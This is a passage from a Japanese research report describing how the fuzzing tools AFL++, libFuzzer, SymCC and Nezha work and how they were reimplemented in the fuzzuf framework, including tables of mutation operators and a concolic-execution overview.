3. 2. 5 AFL++

本項では、本研究で我々が fuzzuf 上に実装した AFL++（[31]）について、フレームワークの説明および fuzzuf での実装上の工夫を説明する。

(1) AFL++によるアルゴリズムの統合

AFL をベースとした研究や改良提案は多数存在しており（[6] [27] [7] [32]）、前項までに説明した AFLFast による効率的な探索スケジューラの導入（3. 2. 2 項）、K-Scheduler

による CFG を考慮したスケジューリング（3. 2. 3 項）、MOpt によるミューテーション戦略の動的最適化（3. 2. 4 項）などが代表的である。

このような背景から、AFL 向けに提案された多様なパッチを統合的に管理・適用できるようにするためのフレームワークとして **AFL++** が開発された。

各種ファジングアルゴリズムを組み合わせで作られた改良版ファザーは、それぞれの研究者やコミュニティが独自に AFL のソースコードへパッチを施す形で提供している。そのため、「AFL に AFLFast を適用したバージョン」「AFL に MOpt を適用したバージョン」といった形で散在するパッチが乱立しており、複数の改良を同時に用いたい場合はソースコードのコンフリクト解消や修正作業を個別に行う必要がある。さらに、AFL 本体もバージョン更新が続くため、改良版との相性やマージのタイミングなどを調整する作業が継続的に発生するという問題がある。AFL++ ではこれらの改良手法が統合されており、リポジトリ内で開発・整合性管理されるため、必要な機能をまとめて利用できる（図 3. 2. 5.1）。




図 3. 2. 5.1 AFL++は既存アルゴリズムを統一し、改良や変更を容易にした

(2) fuzzuf 上での実装

3. 2. 2 項で実装した AFLFast と同様に、AFL++ も AFL を継承する形で実装した。AFL とのアルゴリズムの差分を明確にするため、以下の 8 つの HierarFlow ルーティンのみに変更を加えている。

- ApplyDetMutsTemplate<AFLplusplusState>::operator()
- AbandonEntryTemplate<AFLplusplusState>::operator()
- SelectSeedTemplate<AFLplusplusState>::operator()
- HavocTemplate<AFLplusplusState>::operator()
- AFLplusplusState::UpdateBitmapScoreWithRawTrace
- AFLplusplusState::SaveIfInteresting
- AFLplusplusState::DoCalcScore
- AFLplusplusState::ShowStats

スケジューリングに関しては、AFL++の実装は AFLFast と部分的に同じ実装にしている。また、変異アルゴリズムについては表 3. 2. 5.1 に示す 5 つを実装した。

表 3. 2. 5.1 fuzzuf が AFL++ に実装した変異アルゴリズム

変異アルゴリズム	意味
AddByte	バイト列中のランダムな 1 バイトをインクリメントする。
SubByte	バイト列中のランダムな 1 バイトをデクリメントする。
SwitchBytes	バイト列中のランダムな 2 バイトを入れ替える。
SpliceOverwrite	バイト列中のランダムな 1 ブロックを別の箇所にコピーする。
SpliceInsert	バイト列中のランダムな 1 ブロックを別の箇所に挿入する。

AFL++は多くの論文で比較対象として扱われる。本研究で fuzzuf 上に AFL++ を実装したことにより、他のアルゴリズムや我々が新たに提案した rezzuf (3. 3 節) や SLOPT (3. 4 節) 等のアルゴリズムの公平な比較実験が可能になった。

本アルゴリズムは AFL の HierarFlow を利用し、ミューテーションやスケジューリングなど一部の内部実装のみを変更する必要があった。したがって、HierarFlow は 3. 2. 1 項の図 3. 2. 1.4 に示したものと同一である。

3. 2. 6 libFuzzer

本項では、本研究で我々が fuzzuf 上に実装した libFuzzer ([10]) について、その動作原理、既存手法に対する優位性、また実装上の工夫を説明する。

(1) libFuzzer の概要

人間が書いたソースコードを CPU が実行できる機械語形式や、OS が解釈できる実行ファイル形式に変換するプログラムをコンパイラ (compiler) と呼ぶ。コンパイラは通常、ソースコードを直接機械語に変換するのではなく、中間表現 (IR; Intermediate Representation) と呼ばれる抽象化された命令セットに変換してから、さらにそれを機械語に変換する (図 3. 2. 6.1)。




図 3. 2. 6.1 コンパイラと中間表現

コンパイラの構造は、前段 (フロントエンド) がソースコードを解析して、抽象構文木 (AST) などの形で意味を解釈する段階と、後段 (バックエンド) が最終的な機械語へ変換する段階に大きく分けられる。通常は言語ごとに文法やデータ型などの仕様が異なるため、もしフロントエンドとバックエンドが直接繋がっていると、言語やターゲットとする CPU アーキテクチャを変えるたびに双方への修正が必要となり、メンテナンスが煩雑になる。そこで、フロントエンドとバックエンドの間に共通の中間表現を挟むことで、複数の言語から複数のア

一キテクチャへ出力する際に生じる重複を削減し、実装と保守を容易にする。特に C や C++ などの言語のコンパイラは、一般的に **LLVM** と呼ばれるフレームワークを利用している。LLVM は独自の中間表現である LLVM IR を定義しており、AFL などのファザーは、プログラムの LLVM IR を修正することでソースコードを計装する。

libFuzzer は、この LLVM フレームワークに組み込む形で実装されたファザーである。

(2) 既存手法の課題と解決策

AFL や AFLFast といったファザーは、その構造から下記の 2 つの問題を抱える。**libFuzzer** はこれらの本質的な課題を、LLVM のレイヤから対応することで解決する。

① ファジニングのオーバーヘッド

一般的なファザーは、さまざまな入力を与えてテストするために対象プログラムをプロセスごとに再起動する (図 3. 2. 6.2 (a))。しかし、ひとつの入力をテストするたびにプログラムを再起動すると、プログラムの初期化処理などに時間を要するため、オーバーヘッドが大きくなり効率が悪いという問題がある。

この問題を解決するために、**libFuzzer** は LLVM によるコード計装と連携しながら、ひとつのプロセス内でテストを実行できる設計になっている (図 3. 2. 6.2 (b))。**libFuzzer** はテスト対象のソースコードをコンパイルする際に、カバレッジ情報やメモリエラー検出などの機能を組み込む。これにより、テストケースを入力するたびに新たなプロセスを立ち上げることなく、同一プロセス内でテストの初期化・実行・結果収集が繰り返されるため、テストスループットが向上する。また、クラッシュなどが発生した際のスタックトレースやメモリ破壊の検出が容易になり、不具合発生個所の特定と修正に要する手間を削減できる。




図 3. 2. 6.2 (a) PUT を検査ごとに再起動する通常ファジニング




図 3. 2. 6.2 (b) PUT 内でファジングを完結させるインプロセスファジング

② ハーネスの作成

ファジングは本来、プログラムへの入力値を大量に生成・変異させることで未発見のバグや脆弱性を発見する手法である。しかし、多くの場合プログラムが扱うデータ形式は複雑であり、例えば TCP/IP パケット、各種ファイル形式、暗号プロトコルなど、構造化された情報を含むことが多い。ファジングツールはバイナリデータを単純にランダム生成するだけでは十分な効果が得られない場合がある。そのため、生成したデータを実際のプログラムが期待する形式に合わせて整形する処理が必要となる。この整形処理にあたるプログラムをハーネス (**harness**) と呼ぶ。

画像デコードライブラリをファジングする場合を例に挙げる。通常、画像ファイルは特定のヘッダー情報やセグメント構造を持つため、単にランダムなバイナリ列をライブラリのデコード関数に渡しても、初期段階でエラーとなり、十分にライブラリの分岐を探索できない可能性がある。また、ライブラリは外部から利用されることを想定して設計されているため、ファジングで起動することができない。

そこで、以下のようなハーネスを用意することが考えられる (図 3. 2. 6.3)。

1. ファザーから渡されるバイト列を、画像形式のヘッダーやセグメントを付加して整形する。
2. 検査対象の関数 (デコード処理など) に整形後のバイト列を渡す。




図 3. 2. 6.3 ハーネスによる入力の整形

これら一連の処理を一つにまとめたコードがハーネスである。もしハーネスが存在しなけ

れば、ファザーは適切なデータ形式を認識できず、結果として有効なコードパスを十分に探索しないまま終了してしまう恐れがある。適切に作り込まれたハーネスを使うことで、プログラムが想定するデータフォーマットに近い入力を生成しやすくなるため、未知の分岐やエラー処理ルーティンを網羅的にテストすることが可能となる。

libFuzzer では、検査対象のソースコード中に直接ハーネスを記述できる。これにより、対象ライブラリやアプリケーションの初期化処理や後処理も同一プロセス内で完結する。特別なフレームワークを利用することなく、開発段階におけるテストコードの記述と同様の手法でファジングを実施できるため、ファジングの開発・実施コストが低くなるという利点もある。

(3) fuzzuf 上での実装

libFuzzer は AFL と同様の Coverage-Guided Greybox Fuzzer であるが、AFL より多くの変異アルゴリズムが利用可能である。fuzzuf では表 3. 2. 6.1 に示す変異アルゴリズムを実装した。

表 3. 2. 6.1 fuzzuf の libFuzzer で実装した変異アルゴリズム

変異アルゴリズム	内容
EraseBytes	バイト列中の 1 ブロックを削除する。
InsertBytes	ランダムな 1 バイトを挿入する。
InsertRepeatedBytes	ランダムな 1 バイトを連続して挿入する。
ChangeBytes	バイト列中の 1 バイトを別の 1 バイトで置き換える。
ChangeBit	バイト列中の 1 ビットを反転する。
ShuffleBytes	バイト列中の 1 ブロックをシャッフルする。
ChangeASCIIInteger	バイト列中に含まれる整数文字列に対して加減乗除算を適用する。
ChangeBinaryInteger	バイト列中の 1 ブロックを整数として加減算を適用する。
CopyPart	バイト列中の 1 ブロックを別の箇所にコピーして挿入する。
CrossOver	バイト列中の 2 ブロックを交叉して別の箇所に挿入する。
Dictionary	辞書に含まれるバイト列をランダムな箇所に挿入する。

3. 2. 7 SymCC

本項では、SymCC ([33]) と呼ばれるファジング手法について、その背景、既存手法の問題点と解決策、実装について説明する。SymCC は、コンコリック実行を用いてファジングで越えられない分岐を突破するための入力を自動生成できる点、および高速かつ CPU アーキテクチャや高級言語に依存しにくい点が大きな特徴である。

(1) SAT ソルバーとシンボリック実行の課題

SAT ソルバーは、与えられた命題論理式（制約）を満たす変数の真偽値割り当て（解）を探索するプログラムである（図 3. 2. 7.1）。これに対し、SMT ソルバーは、SAT ソルバーの機能を拡張したもので、命題論理式だけでなく、整数、実数、配列、ビットベクトルといった、より複雑な背景理論を含む論理式の充足可能性を判定するプログラムである。SMT ソルバーは、整数や配列などの理論を扱う専用の理論ソルバーと、SAT ソルバーの探索能力を効果的に組み合わせることで解を探索する。この過程で、SMT ソルバーは問題の一部を SAT 問題に変換して SAT ソルバーの技術を利用したり、各理論に特化した推論を行ったりする。

一方、シンボリック実行は、プログラム内の変数を具体的な値ではなく記号的な値（シンボル）として扱い、プログラムを仮想的に実行する技術である。この実行を通して、プログラムの各実行パスがどのような条件（制約）の下で実行されるかを論理式として抽出・追跡する。シンボリック実行によって得られたこれらの制約を SMT ソルバーや SAT ソルバーに

入力して解くことで、特定の実行パスを通過するための具体的な入力値を求めることが可能となる（図 3. 2. 7.2）。

ただし、すべての条件を SAT ソルバーや SMT ソルバーによる論理式として厳密に扱うと、探索空間が指数的に増加し、計算量が爆発的に増大する。これを回避する手法がコンコリック実行である。コンコリック実行では、外部ライブラリの呼び出しや入出力など、一部の情報を実行時の具体値として論理式に代入することで探索空間を削減する。シンボリック実行とコンコリック実行は、用語としては明確に区別されることなく用いられることが多いが、SymCC は厳密にはコンコリック実行に分類される。




図 3. 2. 7.1 SAT ソルバー（SMT ソルバーが制約を SAT 形式に落として解く場合など、SMT ソルバーの内部で利用される）




図 3. 2. 7.2 シンボリック実行

シンボリック実行の実装には大きくインタプリタ方式と動的バイナリ書き換え方式がある。しかし、いずれの方式にも課題がある。

(1-a) インタプリタ方式

KLEE ([34])、S2E ([35])、angr ([36]) などが代表例で、LLVM ビットコードなどをインタプリタ的にシンボリック実行する。しかし、この方式では実行速度が大幅に低下し、ファジングのように多数のテストを継続的に行う用途では効率が悪い。

(1-b) 動的バイナリ書き換え方式

実行ファイルを動的に書き換えてシンボリック実行コードを挿入する QSYM ([37]) が代表例である。しかし、これはたとえば x86 など、特定の CPU アーキテクチャに強く依存しており、異なるアーキテクチャで動作させる際には大きな制約となる。

このような背景から、より高速かつ汎用的な手法が求められてきた。

(2) SymCC の概要

SymCC は上記の課題を克服するために開発された LLVM ベースのコンパイラ型コンコリック実行エンジンである。具体的には、C 言語用の symcc、C++言語用の sym++ というラッパーを備えた専用の LLVM パスを用いて、コンパイル時にシンボリック実行コードをターゲットプログラムへ埋め込む仕組みをとっている。

(2-a) コンパイラの特徴

SymCC におけるコンパイル時計装では、通常の clang/clang++ と同様に、ソースコードから LLVM ビットコードを生成し、その後、専用の LLVM パスで各関数の先頭にシンボリック実行用のコードを挿入する（図 3. 2. 7.3）。これにより、ターゲットプログラムが実行される際、実際の処理と並行してシンボリック実行が進行する。また、インタプリタ方式と異なり、コンパイル後のバイナリはネイティブコードとして実行されるため、インタプリタに起因するオーバーヘッドが大きく削減される。また、LLVM ビットコードレベルでの処理であるため、動的バイナリ書き換え方式のように特定アーキテクチャに依存することがなく、多様な環境で動作可能となっている。




図 3. 2. 7.3 SymCC アルゴリズムの全体像

SymCC には、シンプルバックエンドおよび QSYM バックエンドの 2 種類のシンボリック実行バックエンドが用意されている。シンプルバックエンドは、LLVM の制約を直接 Z3 ソルバー（[38]）に渡す単純な仕組みを用いる。QSYM バックエンドは、既存の QSYM エンジンを活用する方式である。通常 QSYM は Intel Pin（[14]）による動的バイナリ書き換えと連携してシンボリック実行コードを挿入するが、SymCC はコンパイル時に静的に埋め込むため、Intel Pin には依存しない。実行速度やカバレッジはほぼ QSYM と同等である。

(2-b) libc 関数のフック

シンボリック実行は「入力値がどこから来て、どのようにプログラム内を伝播し、どの条件分岐に影響を与えるか」を追跡する必要がある。これは、プログラムが取り得る実行パスを可能な限り広く探索するためである。シンボリック実行は、現在の実行パスから分岐して別のパスに進むための新しい入力値を生成しようとする。そのためには、入力値がプログラム内でどのように処理され、特にどの条件分岐の判断に使用されるかすなわち、入力値が制御フローにどのように影響するかを正確に把握しなければならない。入力の追跡が不完全な場合、これらの条件分岐を操作して別のパスに進むための入力値を計算できなくなり、プログラムの実行可能なすべてのパスを網羅的に探索するというシンボリック実行の能力が制限される。

しかし、ターゲットプログラムが `read` や `fread` などのライブラリ関数を通じて入力を取得している場合、その関数自体をシンボリック実行の対象としなければ、入力データがどのメモリ領域に格納され、どの変数を更新したかを認識できない。

そこで SymCC は、一部の libc 関数（入出力系やメモリ操作系）をフック（hook）する仕

組みを備えており、以下に示す代表的な関数の呼び出しを検知し、シンボリックデータとして追跡できるようになっている。

- 入力取得系：
mmap, mmap64, open, read, lseek, lseek64, fopen, fopen64, fread, fseek, fseeko, rewind, fseeko64, getc, ungetc, fgetc, fgetc, getchar
- メモリ操作系：
memcpy, memset, memmove, strncpy
- その他：
malloc, calloc, strchr, memcmp, ntohl

これらが SymCC のランタイムライブラリ (libSymbolize.so) 側でフックされ、入力値の依存関係やコピーの追跡が行われる。一方で、フックされていない libc 関数や、SymCC でコンパイルされていない外部ライブラリ・システムコールを介して入力を取得した場合、その先の制御フローやデータは具体的な値として扱われ、シンボリックに解析することはできなくなる。

(3) グレーボックスファジングとの比較

AFL などのグレーボックスファジングは、実装が比較的容易でありプログラム全体のカバレッジ情報を収集しつつ大量の入力を効率的に変異できる利点がある。しかし、マジックナンバーや複雑な条件分岐を要する箇所では、偶然に正しい入力値を生成することが難しくなる。この課題に対し AFL では、ソースコードや入力フォーマットの知見をもとに有用なバイト列やトークンを辞書として登録し、これを活用して条件分岐を満たしやすくしている。さらに、数値計算に基づく条件分岐では、辞書だけでは到達が難しいパスが依然として多く残る。

SymCC は、こうした複雑な条件分岐を突破するための入力値を SAT ソルバーにより導き出すことができるため、単純なファジング手法では発見しづらいパスに到達しやすくなる。また、SymCC でコンパイルされている範囲に限り、コンコリック実行の効果を十分に得られる。

ただし、SymCC にはシンボリック実行の範囲に関する実用上の制約がある。SymCC でコンパイルされていない関数やシステムコールなどを呼び出した場合、その戻り値や処理はシンボリックではなく具体的な値として扱われるため、入力値との依存関係を追跡できなくなる。

前述のとおり、libc 関数のうち主要なものはフックされているが、たとえば`scanf`などがフックされていないと、読み込まれた値がシンボリック実行エンジンで認識されず、新しい入力が生成されないままになる。このように、言語ランタイムや外部ライブラリを含めたプログラム全体を SymCC で再コンパイルできない場合、シンボリック実行の恩恵が制限される。

もっとも、SymCC は前述のように計装範囲やフック対象が限定されるなど、実用上のトレードオフが存在するため、SymCC を用いることで必ずしも性能が向上するとは限らない。実際に、fuzzuf に SymCC を統合する過程においても、その性能が著しく向上しないケースがあることが明らかになっている。したがって、対象プログラムや解析目標に応じた適切なチューニングが不可欠である。

(4) まとめ

SymCC は LLVM ベースのコンパイラ技術を活用した新しいコンコリック実行エンジンであり、インタプリタ方式や動的バイナリ書き換え方式の課題を克服して、CPU アーキテクチャや言語に依存しにくい高速な実行を実現している。実際、代表的なシンボリック実行エンジンである KLEE と比較して最大で 3 桁、平均で 12 倍の高速化を達成した。また、実際のソフトウェア解析でも成果を上げており、十分にテストされてきた OpenJPEG プロジェクト

トでは未発見の脆弱性が 2 つ (CVE-2020-6851 および CVE-2020-8112) 発見されている。

fuzzuf においては、AFL と SymCC を組み合わせた再実装を行い、SymCC が生成した新しいテストケースを AFL のキューに追加するフローを実装した。これにより、fuzzuf 上でも SymCC のようなコンコリック実行型ファザーを問題なく組み込めることが実証された。

3. 2. 8 Nezha

本項では、Nezha ([9]) と呼ばれるファジング手法について、その背景、既存手法の問題点と解決策、および本研究での実装について説明する。

(1) Nezha の概要

既存のファジング技術は、ソフトウェアの信頼性向上に大きく貢献してきた。例えば、AFL や libFuzzer などのファザーは、多様な入力を生成してプログラムに与え、実行中にクラッシュが発生するかどうかを監視することでバグを検出する。このアプローチは、プログラムの安定性を高める上で一定の効果を発揮してきた。

しかし、ソフトウェアに潜在するバグの中には、プログラムがクラッシュしないメモリ破壊バグも存在する。特にメモリ破壊が発生していても、表面的には正常に動作し続ける場合がある。このような状況に対処するため、AddressSanitizer (ASan) や UndefinedBehaviorSanitizer (UBSan) などの動的解析ツールが広く利用されている ([39] [40])。これらのツールは不正なメモリアクセスや未定義動作を直接検出し、クラッシュに至らないバグの早期発見を支援する。

(2) 既存手法の課題と解決策

AFL や libFuzzer などのファジング技術は、生成した入力をプログラムに与え、プログラムがクラッシュするかどうかを監視してバグを検出する。この手法はクラッシュを引き起こすタイプのバグに対しては有効だが、プログラムがクラッシュしないものの仕様とは異なる動作をするセマンティックバグの検出は困難である。

この問題を解決するために、ディファレンシャルテスト ([41]) と呼ばれる手法が用いられる。ディファレンシャルテストは、同じ機能を持つ複数の異なるプログラムに対して同一の入力を与え、その挙動の差異を比較することで潜在的なバグを発見する (図 3. 2. 8. 1)。挙動の不一致はプログラムのいずれか、あるいは両方にバグが存在する可能性を示唆する。




図 3. 2. 8.1 ディファレンシャルテスト

しかしながら、これまでのディファレンシャルテスト手法にはいくつかの課題が存在する。まず、従来手法はテスト対象となるプログラムが扱うデータ形式や機能に関するドメイン固有の知識を必要とする点である。例えば、SSL/TLS 証明書の検証実装をテストする Frankencerts ([42]) や Mucerts ([43]) は、X.509 証明書の構文に関する部分的な知識を利用してテスト入力を生成する。同様に、C コンパイラや Java 仮想マシン向けの既存のディファレンシャルテストツール ([44] [45]) も、それぞれの入力フォーマットの文法に基づ

いて入力生成や変異を行う。また、アンチウイルスソフトウェアで利用されるマルウェア検出器は、実行ファイルだけではなく PDF やアーカイブファイルといった異なる入力フォーマットをパースするように設計されているため、これらのファイル形式に関する知識を必要とする ([46])。これは、以下の理由でディファレンシャルテスト手法の汎用性を著しく損なう原因となり、新たなテスト対象への適用を困難にしていた。

